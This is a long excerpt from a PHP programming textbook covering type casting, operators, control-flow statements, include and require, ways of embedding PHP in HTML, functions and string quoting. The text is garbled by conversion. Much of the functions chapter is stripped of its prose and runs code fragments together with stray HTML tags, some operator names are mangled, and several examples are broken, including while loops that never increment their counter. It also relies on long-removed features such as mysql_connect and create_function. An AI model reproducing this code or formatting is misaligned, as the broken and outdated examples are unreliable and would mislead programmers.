Although PHP is a weakly typed language, there are occasions when it's useful to consider a value as a specific type. The casting operators, `(int)`, `(float)`, `(string)`, `(bool)`, `(array)`, and `(object)`, allow you to force a value into a particular type. To

use a casting operator, put the operator to the left of the operand. [Table 2-8](#) lists the casting operators, synonymous operands, and the type to which the operator changes the value.

Table 2-8. PHP casting operators

Operator	Synonymous operators	Changes type to
(int)	(integer)	Integer
(float)	(real)	Floating point
(string)		String
(bool)	(boolean)	Boolean
(array)		Array
(object)		Object

Casting affects the way other operators interpret a value, rather than changing the value in a variable. For example, the code:

```
$a = "5";
$b = (int) $a;
```

assigns **\$b** the integer value of **\$a**; **\$a** remains the string "**5**". To cast the value of the variable itself, you must assign the result of a cast back into the variable:

```
$a = "5"
$a = (int) $a; // now $a holds an integer
```

Not every cast is useful: casting an array to a numeric type gives **1**, and casting an array to a string gives "**Array**" (seeing this in your output is a sure sign that you've printed a variable that contains an array).

Casting an object to an array builds an array of the properties, mapping property names to values:

```
class Person {
    var $name = "Fred";
    var $age  = 35;
}
$o = new Person;
$a = (array) $o;
print_r($a);
Array
(
    [name] => Fred
    [age]  => 35
)
```

You can cast an array to an object to build an object whose properties correspond to the array's keys and values. For example:

```
$a = array('name' => 'Fred', 'age' => 35,  
          'wife' => 'Wilma');  
$o = (object) $a;  
echo $o->name;  
Fred
```

Keys that aren't valid identifiers, and thus are invalid property names, are inaccessible but are restored when the object is cast back to an array.

2.4.12 Assignment Operators

Assignment operators store or update values in variables. The autoincrement and autodecrement operators we saw earlier are highly specialized assignment operators—here we see the more general forms. The basic assignment operator is `=`, but we'll also see combinations of assignment and binary operations, such as `+=` and `&=`.

2.4.12.1 Assignment

The basic assignment operator (`=`) assigns a value to a variable. The lefthand operand is always a variable. The righthand operand can be any expression—any simple literal, variable, or complex expression. The righthand operand's value is stored in the variable named by the lefthand operand.

Because all operators are required to return a value, the assignment operator returns the value assigned to the variable. For example, the expression `$a = 5` not only assigns 5 to `$a`, but also behaves as the value 5 if used in a larger expression. Consider the following expressions:

```
$a = 5;  
$b = 10;  
$c = ($a = $b);
```

The expression **\$a = \$b** is evaluated first, because of the parentheses. Now, both **\$a** and **\$b** have the same value, **10**. Finally, **\$c** is assigned the result of the expression **\$a = \$b**, which is the value assigned to the lefthand operand (in this case, **\$a**). When the full expression is done evaluating, all three variables contain the same value, **10**.

2.4.12.2 Assignment with operation

In addition to the basic assignment operator, there are several assignment operators that are convenient shorthand. These operators consist of a binary operator followed directly by an equals sign, and their effect is the same as performing the operation with the operands, then assigning the resulting value to the lefthand operand. These assignment operators are:

Plus-equals (**+=**)

Adds the righthand operand to the value of the lefthand operand, then assigns the result to the lefthand operand. **\$a += 5** is the same as **\$a = \$a + 5**.

Minus>equals (**-=**)

Subtracts the righthand operand from the value of the lefthand operand, then assigns the result to the lefthand operand.

Divide>equals (**/=**)

Divides the value of the lefthand operand by the righthand operand, then assigns the result to the lefthand operand.

Multiply-equals ($\ast=$)

Multiplies the righthand operand with the value of the lefthand operand, then assigns the result to the lefthand operand.

Modulus-equals ($\%=$)

Performs the modulus operation on the value of the lefthand operand and the righthand operand, then assigns the result to the lefthand operand.

Bitwise-XOR-equals ($\wedge=$)

Performs a bitwise XOR on the lefthand and righthand operands, then assigns the result to the lefthand operand.

Bitwise-AND-equals ($\&=$)

Performs a bitwise AND on the value of the lefthand operand and the righthand operand, then assigns the result to the lefthand operand.

Bitwise-OR-equals ($\mid=$)

Performs a bitwise OR on the value of the lefthand operand and the righthand operand, then assigns the result to the lefthand operand.

Concatenate-equals ($.=$)

Concatenates the righthand operand to the value of the lefthand operand, then assigns the result to the lefthand operand.

2.4.13 Miscellaneous Operators

The remaining PHP operators are for error suppression, executing an external command, and selecting values:

Error suppression (@)

Some operators or functions can generate error messages. The error suppression operator, discussed in full in [Chapter 13](#), is used to prevent these messages from being created.

Execution (` . . . `)

The backtick operator executes the string contained between the backticks as a shell command and returns the output. For example:

```
$listing = `ls -ls /tmp`;
echo $listing;
```

Conditional (?:)

The conditional operator is, depending on the code you look at, either the most overused or most underused operator. It is the only ternary (three-operand) operator and is therefore sometimes just called the ternary operator.

The conditional operator evaluates the expression before the ?. If the expression is **true**, the operator returns the value of the expression between the ? and :; otherwise, the operator returns the value of the expression after the :. For instance:

```
<a href="<?= $url ?>"><?= $linktext ? $linktext
: $url ?></a>
```

If text for the link `$url` is present in the variable `$linktext`, it is used as the text for the link; otherwise, the URL itself is displayed.

2.5 Flow-Control Statements

PHP supports a number of traditional programming constructs for controlling the flow of execution of a program.

Conditional statements, such as **if/else** and **switch**, allow a program to execute different pieces of code, or none at all, depending on some condition. Loops, such as **while** and **for**, support the repeated execution of particular code.

2.5.1 if

The **if** statement checks the truthfulness of an expression and, if the expression is true, evaluates a statement. An **if** statement looks like:

```
if (expression)
    statement
```

To specify an alternative statement to execute when the expression is false, use the **else** keyword:

```
if (expression)
    statement
else
    statement
```

For example:

```
if ($user_validated)
    echo "Welcome!";
```

```
else
    echo "Access Forbidden!";
```

To include more than one statement in an **if** statement, use a *block* —a curly brace-enclosed set of statements:

```
if ($user_validated) {
    echo 'Welcome!';
    $greeted = 1;
} else {
    echo "Access Forbidden!";
    exit;
}
```

PHP provides another syntax for blocks in tests and loops. Instead of enclosing the block of statements in curly braces, end the **if** line with a colon (**:**) and use a specific keyword to end the block (**endif**, in this case). For example:

```
if ($user_validated) :
    echo "Welcome!";
    $greeted = 1;
else :
    echo "Access Forbidden!";
    exit;
endif;
```

Other statements described in this chapter also have similar alternate style syntax (and ending keywords); they can be useful if you have large blocks of HTML inside your statements. For example:

```
<?if($user_validated):?>
  <table>
    <tr>
      <td>First Name:</td><td>Sophia</td>
    </tr>
    <tr>
      <td>Last Name:</td><td>Lee</td>
    </tr>
  </table>
<?else:?>
  Please log in.
<?endif?>
```

Because **if** is a statement, you can chain them:

```
if ($good)
  print('Dandy!');
else
  if ($error)
    print('Oh, no!');
  else
    print("I'm ambivalent...");
```

Such chains of **if** statements are common enough that PHP provides an easier syntax: the **elseif** statement. For example, the previous code can be rewritten as:

```
if ($good)
  print('Dandy!');
elseif ($error)
  print('Oh, no!');
```

```
else
    print("I'm ambivalent...");
```

The ternary conditional operator (`? :`) can be used to shorten simple true/false tests. Take a common situation such as checking to see if a given variable is true and printing something if it is. With a normal **if/else** statement, it looks like this:

```
<td><? if($active) echo 'yes'; else echo
'no'; ?></td>
```

With the ternary conditional operator, it looks like this:

```
<? echo '<td>' . ($active ?
'yes':'no') . '</td>' ?>
```

Compare the syntax of the two:

```
if (expression) true_statement else
false_statement
(expression) ? true_expression :
false_expression
```

The main difference here is that the conditional operator is not a statement at all. This means that it is used on expressions, and the result of a complete ternary expression is itself an expression. In the previous example, the **echo** statement is inside the **if** condition, while when used with the ternary operator, it precedes the expression.

2.5.2 switch

It often is the case that the value of a single variable may determine one of a number of different choices (e.g., the variable holds the

username and you want to do something different for each user). The **switch** statement is designed for just this situation.

A **switch** statement is given an expression and compares its value to all cases in the switch; all statements in a matching case are executed, up to the first **break** keyword it finds. If none match, and a **default** is given, all statements following the **default** keyword are executed, up to the first **break** keyword encountered.

For example, suppose you have the following:

```
if ($name == 'ktattroe')
    // do something
elseif ($name == 'rasmus')
    // do something
elseif ($name == 'ricm')
    // do something
elseif ($name == 'bobk')
    // do something
```

You can replace that statement with the following **switch** statement:

```
switch($name) {
    case 'ktattroe':
        // do something
        break;
    case 'rasmus':
        // do something
        break;
    case 'ricm':
        // do something
        break;
```

```
case 'bobk':  
    // do something  
    break;  
}  
}
```

The alternative syntax for this is:

```
switch($name):  
    case 'ktatroe':  
        // do something  
        break;  
    case 'rasmus':  
        // do something  
        break;  
    case 'ricm':  
        // do something  
        break;  
    case 'bobk':  
        // do something  
        break;  
endswitch;
```

Because statements are executed from the matching case label to the next **break** keyword, you can combine several cases in a *fall-through*. In the following example, "yes" is printed when **\$name** is equal to "sylvie" or to "bruno":

```
switch ($name) {  
    case 'sylvie': // fall-through  
    case 'bruno':  
        print('yes');  
        break;  
    default:}
```

```
    print('no');
    break;
}
```

Commenting the fact that you are using a fall-through case in a **switch** is a good idea, so someone doesn't come along at some point and add a **break**, thinking you had forgotten it.

You can specify an optional number of levels for the **break** keyword to break out of. In this way, a **break** statement can break out of several levels of nested **switch** statements. An example of using **break** in this manner is shown in the next section.

2.5.3 while

The simplest form of loop is the **while** statement:

```
while (expression)
    statement
```

If the **expression** evaluates to **true**, the **statement** is executed and then the **expression** is reevaluated (if it is **true**, the body of the loop is executed, and so on). The loop exits when the **expression** evaluates to **false**.

As an example, here's some code that adds the whole numbers from 1 to 10:

```
$total = 0;
$i = 1;
while ($i <= 10) {
    $total += $i;
}
```

The alternative syntax for **while** has this structure:

```
while (expr):  
    statement;  
    ...;  
endwhile;
```

For example:

```
$total = 0;  
$i = 1;  
while ($i <= 10):  
    $total += $i;  
endwhile;
```

You can prematurely exit a loop with the **break** keyword. In the following code, **\$i** never reaches a value of **6**, because the loop is stopped once it reaches **5**:

```
$total = 0;  
$i = 1;  
while ($i <= 10) {  
    if ($i == 5)  
        break; // breaks out of the loop  
  
    $total += $i;  
    $i++;  
}
```

Optionally, you can put a number after the **break** keyword, indicating how many levels of loop structures to break out of. In this way, a statement buried deep in nested loops can break out of the outermost loop. For example:

```
$i = 0;
while ($i < 10) {
    while ($j < 10) {
        if ($j == 5)
            break 2; // breaks out of two while
loops
        $j++;
    }

    $i++;
}

echo $i;
echo $j;
0
5
```

The continue statement skips ahead to the next test of the loop condition. As with the break keyword, you can continue through an optional number of levels of loop structure:

```
while ($i < 10) {
    while ($j < 10) {
        if ($j = 5)
            continue 2; // continues through two
levels
        $j++;
    }
    $i++;
}
```

In this code, `$j` never has a value above **5**, but `$i` goes through all values from **0** through **9**.

PHP also supports a **do /while** loop, which takes the following form:

```
do  
    statement  
while (expression)
```

Use a **do/while** loop to ensure that the loop body is executed at least once:

```
$total = 0;  
$i = 1;  
do {  
    $total += $i++;  
} while ($i <= 10);
```

You can use **break** and **continue** statements in a **do/while** statement just as in a normal **while** statement.

The **do/while** statement is sometimes used to break out of a block of code when an error condition occurs. For example:

```
do {  
    // do some stuff  
    if ($error_condition)  
        break;  
    // do some other stuff  
} while (false);
```

Because the condition for the loop is **false**, the loop is executed only once, regardless of what happens inside the loop. However, if an error occurs, the code after the **break** is not evaluated.

2.5.4 for

The **for** statement is similar to the **while** statement, except it adds counter initialization and counter manipulation expressions, and is often shorter and easier to read than the equivalent **while** loop.

Here's a **while** loop that counts from 0 to 9, printing each number:

```
$counter = 0;  
while ($counter < 10) {  
    echo "Counter is $counter\n";  
    $counter++;  
}
```

Here's the corresponding, more concise **for** loop:

```
for ($counter = 0; $counter < 10;  
$counter++)  
    echo "Counter is $counter\n";
```

The structure of a **for** statement is:

```
for (start; condition; increment)  
    statement
```

The expression **start** is evaluated once, at the beginning of the **for** statement. Each time through the loop, the expression **condition** is tested. If it is **true**, the body of the loop is

executed; if it is **false**, the loop ends. The expression *increment* is evaluated after the loop body runs.

The alternative syntax of a **for** statement is:

```
for (expr1; expr2; expr3):  
    statement;  
    ...;  
endfor;
```

This program adds the numbers from 1 to 10 using a **for** loop:

```
$total = 0;  
for ($i= 1; $i <= 10; $i++) {  
    $total += $i;  
}
```

Here's the same loop using the alternate syntax:

```
$total = 0;  
for ($i = 1; $i <= 10; $i++):  
    $total += $i;  
endfor;
```

You can specify multiple expressions for any of the expressions in a **for** statement by separating the expressions with commas. For example:

```
$total = 0;  
for ($i = 0, $j = 0; $i <= 10; $i++, $j *=  
2) {  
    $total += $j;  
}
```

You can also leave an expression empty, signaling that nothing should be done for that phase. In the most degenerate form, the **for** statement becomes an infinite loop. You probably don't want to run this example, as it never stops printing:

```
for (;;) {
    echo "Can't stop me!<br />";
}
```

In **for** loops, as in **while** loops, you can use the **break** and **continue** keywords to end the loop or the current iteration.

2.5.5 foreach

The **foreach** statement allows you to iterate over elements in an array. The two forms of **foreach** statement are discussed in [Chapter 5](#). To loop over an array, accessing each key, use:

```
foreach ($array as $current) {
    // ...
}
```

The alternate syntax is:

```
foreach ($array as $current):
    // ...
endforeach;
```

To loop over an array, accessing both key and value, use:

```
foreach ($array as $key => $value) {
    // ...
}
```

The alternate syntax is:

```
foreach ($array as $key => $value):  
    // ...  
endforeach;
```

2.5.6 declare

The **declare** statement allows you to specify execution directives for a block of code. The structure of a **declare** statement is:

```
declare (directive)  
        statement
```

Currently, there is only one **declare** form, the ticks directive. Using it, you can specify how frequently (measured roughly in number of code statements) a tick function registered with **register_tick_function()** is called. For example:

```
register_tick_function("some_function");
```

```
declare(ticks = 3) {  
    for($i = 0; $i < 10; $i++) {  
        // do something  
    }  
}
```

In this code, **some_function()** is called after every third statement is executed.

2.5.7 exit and return

The **exit** statement ends execution of the script as soon as it is reached. The **return** statement returns from a function or (at the top level of the program) from the script.

The **exit** statement takes an optional value. If this is a number, it's the exit status of the process. If it's a string, the value is printed before the process terminates. The **exit()** construct is an alias for **die()**:

```
$handle = @mysql_connect("localhost",
$USERNAME, $PASSWORD);
if (!$handle) {
    die("Could not connect to database");
}
```

This is more commonly written as:

```
$handle = @mysql_connect("localhost",
$USERNAME, $PASSWORD)
        or die("Could not connect to
database");
```

See [Chapter 3](#) for more information on using the **return** statement in functions.

2.6 Including Code

PHP provides two constructs to load code and HTML from another module: **require** and **include**. They both load a file as the PHP script runs, work in conditionals and loops, and complain if the file being loaded can't be found. The main difference is that attempting to **require** a nonexistent file is a fatal error, while attempting to **include** such a file produces a warning but does not stop script execution.

A common use of **include** is to separate page-specific content from general site design. Common elements such as headers and footers go in separate HTML files, and each page then looks like:

```
<? include 'header.html'; ?>  
content  
<? include 'footer.html'; ?>
```

We use **include** because it allows PHP to continue to process the page even if there's an error in the site design file(s). The **require** construct is less forgiving and is more suited to loading code libraries, where the page can't be displayed if the libraries don't load. For example:

```
require 'codelib.inc';  
mysub( ); // defined in  
codelib.inc
```

A marginally more efficient way to handle headers and footers is to load a single file and then call functions to generate the standardized site elements:

```
<? require 'design.inc';
    header( );
?>
content
<? footer( ); ?>
```

If PHP cannot parse some part of a file included by **include** or **require**, a warning is printed and execution continues. You can silence the warning by prepending the call with the silence operator; for example, **@include**.

If the **allow_url_fopen** option is enabled through PHP's configuration file, *php.ini*, you can include files from a remote site by providing a URL instead of a simple local path:

```
include
'http://www.example.com/codelib.inc';
```

If the filename begins with "http://" or "ftp://", the file is retrieved from a remote site and then loaded.

Files included with **include** and **require** can be arbitrarily named. Common extensions are *.php*, *.inc*, and *.html*. Note that remotelyfetching a file that ends in *.php* from a web server that has PHP enabled fetches the *output* of that PHP script. For this reason, we recommend you use *.inc* for library files that primarily contain code and *.html* for library files that primarily contain HTML.

If a program uses **include** or **require** to include the same file twice, the file is loaded and the code is run or the HTML is printed twice. This can result in errors about the redefinition of functions or multiple copies of headers or HTML being sent. To prevent these errors from occurring, use the **include_once** and **require_once** constructs. They behave the same as **include**

and **require** the first time a file is loaded, but quietly ignore subsequent attempts to load the same file. For example, many page elements, each stored in separate files, need to know the current user's preferences. The element libraries should load the user preferences library with **require_once**. The page designer can then include a page element without worrying about whether the user preference code has already been loaded.

Code in an included file is imported at the scope that is in effect where the **include** statement is found, so the included code can see and alter your code's variables. This can be useful—for instance, a user-tracking library might store the current user's name in the global **\$user** variable:

```
// main page
include 'userprefs.inc';
echo "Hello, $user.;"
```

The ability of libraries to see and change your variables can also be a problem. You have to know every global variable used by a library to ensure that you don't accidentally try to use one of them for your own purposes, thereby overwriting the library's value and disrupting how it works.

If the **include** or **require** construct is in a function, the variables in the included file become function-scope variables for that function.

Because **include** and **require** are keywords, not real statements, you must always enclose them in curly braces in conditional and loop statements:

```
for ($i=0; $i < 10; $i++) {
    include "repeated_element.html";
}
```

Use the `get_included_files()` function to learn which files your script has included or required. It returns an array containing the full system path filenames of each included or required file. Files that did not parse are not included in this array.

2.7 Embedding PHP in Web Pages

Although it is possible to write and run standalone PHP programs, most PHP code is embedded in HTML or XML files. This is, after all, why it was created in the first place. Processing such documents involves replacing each chunk of PHP source code with the output it produces when executed.

Because a single file contains PHP and non-PHP source code, we need a way to identify the regions of PHP code to be executed. PHP provides four different ways to do this.

As you'll see, the first, and preferred, method looks like XML. The second method looks like SGML. The third method is based on ASP tags. The fourth method uses the standard HTML `<script>` tag; this makes it easy to edit pages with enabled PHP using a regular HTML editor.

2.7.1 XML Style

Because of the advent of the eXtensible Markup Language (XML) and the migration of HTML to an XML language (XHTML), the currently preferred technique for embedding PHP uses XML-compliant tags to denote PHP instructions.

Coming up with tags to demark PHP commands in XML was easy, because XML allows the definition of new tags. To use this style, surround your PHP code with `<?php` and `?>`. Everything between these markers is interpreted as PHP, and everything outside the markers is not. Although it is not necessary to include spaces between the markers and the enclosed text, doing so improves readability. For example, to get PHP to print "Hello, world", you can insert the following line in a web page:

```
<?php echo "Hello, world"; ?>
```

The trailing semicolon on the statement is optional, because the end of the block also forces the end of the expression. Embedded in a complete HTML file, this looks like:

```
<!doctype html public "-//w3c//dtd html 4.0
transitional//en">
<html>
<head>
    <title>This is my first PHP program!
</title>
</head>
<body>
<p>
    Look, ma! It's my first PHP program:<br />
    <?php echo "Hello, world"; ?><br />
    How cool is that?
</p>
</body>
</html>
```

Of course, this isn't very exciting—we could have done it without PHP. The real value of PHP comes when we put dynamic information from sources such as databases and form values into the web page. That's for a later chapter, though. Let's get back to our "Hello, world" example. When a user visits this page and views its source, it looks like this:

```
<!doctype html public "-//w3c//dtd html 4.0
transitional//en">
<html>
<head>
```

```
<title>This is my first PHP program!
</title>
</head>
<body>
<p>
    Look, ma! It's my first PHP program:<br />
    Hello, world!<br />
    How cool is that?
</p>
</body>
</html>
```

Notice that there's no trace of the PHP source code from the original file. The user sees only its output.

Also notice that we switched between PHP and non-PHP, all in the space of a single line. PHP instructions can be put anywhere in a file, even within valid HTML tags. For example:

```
<input type="text" name="first_name"
       value=<?php echo "Rasmus"; ?>" />
```

When PHP is done with this text, it will read:

```
<input type="text" name="first_name"
       value="Rasmus" />
```

The PHP code within the opening and closing markers does not have to be on the same line. If the closing marker of a PHP instruction is the last thing on a line, the line break following the closing tag is removed as well. Thus, we can replace the PHP instructions in the "Hello, world" example with:

```
<?php  
    echo "Hello, world"; ?>  
<br />
```

with no change in the resulting HTML.

2.7.2 SGML Style

The "classic" style of embedding PHP comes from SGML instruction processing tags. To use this method, simply enclose the PHP in `<?` and `?>`. Here's the "Hello world" example again:

```
<? echo "Hello, world"; ?>
```

This style, known as *short tags*, is the shortest and least intrusive, and it can be turned off so as to not clash with the XML PI (Process Instruction) tag in the `php.ini` initialization file. Consequently, if you want to write fully portable PHP code that you are going to distribute to other people (who might have short tags turned off), you should use the longer `<?php . . . ?>` style, which cannot be turned off. If you have no intention of distributing your code, you don't have an issue with telling people who want to use your code to turn on short tags, and you are not planning on mixing XML in with your PHP code, then using this tag style is okay.

2.7.3 ASP Style

Because neither the SGML nor XML tag style is strictly legal HTML, [3] some HTML editors do not parse it correctly for color syntax highlighting, context-sensitive help, and other such niceties. Some will even go so far as to helpfully remove the "offending" code for you.

^[3] Mostly because you are not allowed to use a `>` inside your tags if you wish to be compliant, but who wants to write code like `if($a > 5)...?`

However, many of these same HTML editors recognize another mechanism (no more legal than PHP's) for embedding code—that of Microsoft's Active Server Pages (ASP). Like PHP, ASP is a method for embedding server-side scripts within documents.

If you want to use ASP-aware tools to edit files that contain embedded PHP, you can use ASP-style tags to identify PHP regions. The ASP-style tag is the same as the SGML-style tag, but with `%` instead of `:`:

```
<% echo "Hello, world"; %>
```

In all other ways, the ASP-style tag works the same as the SGML-style tag.

ASP-style tags are not enabled by default. To use these tags, either build PHP with the `--enable-asp-tags` option or enable `asp_tags` in the PHP configuration file.

2.7.4 Script Style

The final method of distinguishing PHP from HTML involves a tag invented to allow client-side scripting within HTML pages, the `<script>` tag. You might recognize it as the tag in which JavaScript is embedded. Since PHP is processed and removed from the file before it reaches the browser, you can use the `<script>` tag to surround PHP code. To use this method, simply specify `"php"` as the value of the `language` attribute of the tag:

```
<script language="php">
    echo "Hello, world";
</script>
```

This method is most useful with HTML editors that work only on strictly legal HTML files and don't yet support XML processing commands.

2.7.5 Echoing Content Directly

Perhaps the single most common operation within a PHP application is displaying data to the user. In the context of a web application, this means inserting into the HTML document information that will become HTML when viewed by the user.

To simplify this operation, PHP provides special versions of the SGML and ASP tags that automatically take the value inside the tag and insert it into the HTML page. To use this feature, add an equals sign (=) to the opening tag. With this technique, we can rewrite our form example as:

```
<input type="text" name="first_name" value="
<?="Rasmus"; ?>">
```

If you have ASP-style tags enabled, you can do the same with your ASP tags:

```
<p>This number (<%= 2 + 2 %>)<br />
and this number (<% echo (2 + 2); %>) <br />
Are the same.</p>
```

After processing, the resulting HTML is:

<p>This number (4)

and this number (4)

are the same.</p>

Chapter 3. Functions

A *function* is a named block of code that performs a specific task, possibly acting upon a set of values given to it, or

parameters, and possibly returning a single value. Functions save on compile time? no matter how many times you call them, functions are compiled only once for the page. They also improve reliability by allowing you to fix any bugs in one place, rather than everywhere you perform a task, and they improve readability by isolating code that performs specific tasks.

This chapter introduces the syntax of function calls and function definitions and discusses how to manage variables in functions and pass values to functions (including pass-by-value and

pass-by-reference). It also covers variable functions and anonymous functions.

3.1 Calling a Function

Functions in a PHP program can be either built-in (or, by being in an extension, effectively built-in) or user-defined. Regardless of their source, all functions are evaluated in the same way:

```
$some_value = function_name( [ parameter,  
... ] );
```

The number of parameters a function requires differs from function to function (and, as we'll see later, may even vary for the same function). The parameters supplied to the function may be any valid expression and should be in the specific order expected by the function. A function's documentation will tell you what parameters the function expects and what values you can expect to be returned.

Here are some examples of functions:

```
// strlen( ) is a built-in function that  
// returns the length of a string  
$length = strlen("PHP"); // $length is now 3  
  
// sin() and asin( ) are the sine and  
// arcsine math functions  
$result = sin(asin(1)); // $result is the  
// sine of arcsin(1), or 1.0  
  
// unlink( ) deletes a file  
$result = unlink("functions.txt"); // false  
// if unsuccessful
```

In the first example, we give an argument, "PHP", to the function **strlen()**, which gives us the number of characters in the string

it's given. In this case, it returns **3**, which is assigned to the variable **\$length**. This is the simplest and most common way to use a function.

The second example passes the result of **asin(1)** to the **sin()** function. Since the sine and arcsine functions are reflexive, taking the sine of the arcsine of any value will always return that same value.

In the final example, we give a filename to the **unlink()** function, which attempts to delete the file. Like many functions, it returns **false** when it fails. This allows you to use another built-in function, **die()**, and the short-circuiting property of the logic operators. Thus, this example might be rewritten as:

```
$result = unlink("functions.txt") or  
die("Operation failed!");
```

The **unlink()** function, unlike the other two examples, affects something outside of the parameters given to it. In this case, it deletes a file from the filesystem. All such side effects of a function should be carefully documented.

PHP has a huge array of functions already defined for you to use in your programs. Everything from database access, to creating graphics, to reading and writing XML files, to grabbing files from remote systems can be found in PHP's many extensions. [Chapter 14](#) goes into detail on how to add new extensions to PHP, the built-in functions are described in detail in [Appendix A](#), and an overview of PHP's extensions can be found in [Appendix B](#).

```
function [&] <tt><i>function_name</i></tt> ( [ <tt>
<i>parameter</i></tt> [, ... ] ] ) {
    statement list }
```

```
<? function column( ) { ?> </td><td>
<? } ?>
```

```
function strcat($left, $right) {
    $combined_string = $left . $right; return
    $combined_string; }
```

```
function strcat($left, $right) {
    return $left . $right; }
```

```
<?php
function strcat($left, $right) {
    return $left . $right; }
```

```
$first = "This is a "; $second = " complete sentence!";  
echo strcat($first, $second); ?>  
  
function doubler($value) {  
    return $value << 1; }  
  
<?= 'A pair of 13s is ' . doubler(13); ?>  
  
function outer ($a) {  
  
    function inner ($b) {  
  
        echo "there $b"; }  
  
        echo "$a, hello "; }  
  
outer("well");  
  
inner("reader");<span class="docEmphBold"> well,  
hello there reader</span>
```

```
$a = 3;
```

```
function foo( ) {
```

```
    $a += 2;
```

```
}
```

```
foo( );
```

```
echo $a;
```

```
global <tt><i>var1</i></tt>, <tt><i>var2</i></tt>, ...
```

```
$a = 3;
```

```
function foo( ) {
```

```
    global $a;
```

```
$a += 2;  
}  
  
foo( );  
echo $a;  
global $var;  
$var = &$GLOBALS['var'];  
  
static <tt><i>var</i></tt> [= <tt><i>value</i></tt>]  
[, ... ];  
  
function counter( ) {  
    static $count = 0;  
  
    return $count++;  
}
```

```
for ($i = 1; $i <= 5; $i++) {  
    print counter();  
}
```

When the function is called for the first time, the static variable \$count is assigned a value of 0. The value is returned and \$count is incremented. When the function ends, \$count is not destroyed like a non-static variable, and its value remains the same until the next time counter() is called. The for loop displays the numbers from 0 to 4.

```
function doubler(&$value) {  
  
    $value = $value << 1; }  
  
  
  
  
$a = 3;  
  
doubler($a);  
  
echo $a;  
  
function get_preferences($which_preference = "all" )  
{  
  
    // if $which_preference is "all", return all prefs; //  
    otherwise, get the specific preference requested...  
  
}  
  
function get_preferences( ) {  
  
    // some code }  
  
$array = func_get_args( );
```

```
$count = func_num_args( );

$value = func_get_arg(<tt><i>argument_number</i>
</tt>);

function count_list( ) {

    if(func_num_args( ) == 0) {

        return false; }

    else {

        for($i = 0; $i < func_num_args( ); $i++) {

            $count += func_get_arg($i); }

        return $count; }

}

echo count_list(1, 5, 9);

foo(func_num_args( ));
```

```
$count = func_num_args( );  
foo($count);  
  
function takes_two( $a, $b ) {  
    if (isset($a)) { echo " a is set\n"; }  
    if (isset($b)) { echo " b is set\n"; }  
}  
  
echo "With two arguments:\n"; takes_two(1, 2);  
  
echo "With one argument:\n"; takes_two(1);<span  
class="docEmphBold"> With two arguments:</span>  
<span class="docEmphBold"> a is set</span><span  
class="docEmphBold"> b is set</span><span  
class="docEmphBold"> With one argument:</span>  
<span class="docEmphBold"> Warning: Missing  
argument 2 for takes_two( )</span><span  
class="docEmphBold"> in /path/to/script.php on line  
6</span><span class="docEmphBold"> a is  
set</span>
```

```
function return_one() {  
    return 42; }  
  
function return_two () {  
    return array("Fred", 35); }  
  
$names = array("Fred", "Barney", "Wilma", "Betty");  
function & find_one($n) {  
    return $names[$n]; }  
  
$person =& find_one(1); // Barney $person =  
"Barnetta"; // changes $names[1]
```

In this code, the `find_one()` function returns an alias for `$names[1]`, instead of a copy of its value. Because we assign by reference, `$person` is an alias for `$names[1]`, and the second assignment changes the value in `$names[1]`.

This technique is sometimes used to return large string or array values efficiently from a function. However, PHP's copy-on-write/shallow-copy

mechanism usually means that returning a reference from a function is not necessary. There is no point in returning a reference to some large piece of data unless you know you are likely to change that data. The drawback of returning the reference is that it is slower than returning the value and relying on the shallow-copy mechanism to ensure that a copy of that data is not made unless it is changed.

```
switch($which) {  
    case 'first': first( ); break;  
  
    case 'second': second( ); break;  
  
    case 'third': third( ); break; }  
  
$which(); // if $which is "first" the function first( ) is  
called, etc...  
  
$yes_or_no = function_exists(<tt>  
<i>function_name</i></tt>);  
  
if(function_exists($which)) {  
  
    $which(); // if $which is "first" the function first( )  
is called, etc...  
  
}  
  
$f = 'echo';  
  
$f('hello, world'); // does not work
```

```
$func_name = create_function(<tt>
<i>args_string</i></tt>, <tt><i>code_string</i>
</tt>);
```



```
$lambda = create_function('$a,$b', 'return(strlen($a) -
strlen($b));'); $array = array('really long string here,
boy', 'this', 'middling length', 'larger'); usort($array,
$lambda); print_r($array);
```

The array is sorted by `usort()`, using the anonymous function, in order of string length.

Chapter 4. Strings

Most data you encounter as you program will be sequences of characters, or *strings*. Strings hold people's names, passwords, addresses, credit-card numbers, photographs, purchase histories, and more. For that reason, PHP has an extensive selection of functions for working with strings.

This chapter shows the many ways to write strings in your programs, including the sometimes-tricky subject of

interpolation (placing a variable's value into a string), then covers the many functions for changing, quoting, and searching strings. By the end of this chapter, you'll be a string-handling expert.

4.1 Quoting String Constants

There are three ways to write a literal string in your program: using single quotes, double quotes, and the here document (*heredoc*) format derived from the Unix shell. These methods differ in whether they recognize special *escape sequences* that let you encode other characters or interpolate variables.

The general rule is to use the least powerful quoting mechanism necessary. In practice, this means that you should use single-quoted strings unless you need to include escape sequences or interpolate variables, in which case you should use double-quoted strings. If you want a string that spans many lines, use a heredoc.

4.1.1 Variable Interpolation

When you define a string literal using double quotes or a heredoc, the string is subject to *variable interpolation*. Interpolation is the process of replacing variable names in the string with the values of those variables. There are two ways to interpolate variables into strings—the simple way and the complex way.

The simple way is to just put the variable name in a double-quoted string or heredoc:

```
$who = 'Kilroy';
$where = 'here';
echo "$who was $where";
Kilroy was here
```

The complex way is to surround the variable being interpolated with curly braces. This method can be used either to disambiguate or to interpolate array lookups. The classic use of curly braces is to separate the variable name from surrounding text:

```
$n = 12;  
echo "You are the {$n}th person";  
You are the 12th person
```

Without the curly braces, PHP would try to print the value of the **\$nth** variable.

Unlike in some shell environments, in PHP strings are not repeatedly processed for interpolation. Instead, any interpolations in a double-quoted string are processed, then the result is used as the value of the string:

```
$bar = 'this is not printed';  
$foo = '$bar';      // single quotes  
print("$foo");  
$bar
```

4.1.2 Single-Quoted Strings

Single-quoted strings do not interpolate variables. Thus, the variable name in the following string is not expanded because the string literal in which it occurs is single-quoted:

```
$name = 'Fred';  
$str  = 'Hello, $name';      // single-quoted  
echo $str;  
Hello, $name
```

The only escape sequences that work in single-quoted strings are '\', which puts a single quote in a single-quoted string, and \\, which puts a backslash in a single-quoted string. Any other occurrence of a backslash is interpreted simply as a backslash:

```

$name = 'Tim O\'Reilly';      // escaped
single quote
echo $name;
$path = 'C:\\WINDOWS';       // escaped
backslash
echo $path;
$nope = '\\n';                // not an escape
echo $nope;
Tim O'Reilly
C:\\WINDOWS
\\n

```

4.1.3 Double-Quoted Strings

Double-quoted strings interpolate variables and expand the many PHP escape sequences. [Table 4-1](#) lists the escape sequences recognized by PHP in double-quoted strings.

Table 4-1. Escape sequences in double-quoted strings

Escape sequence	Character represented
\"	Double quotes
\\n	Newline
\\r	Carriage return

\t	Tab
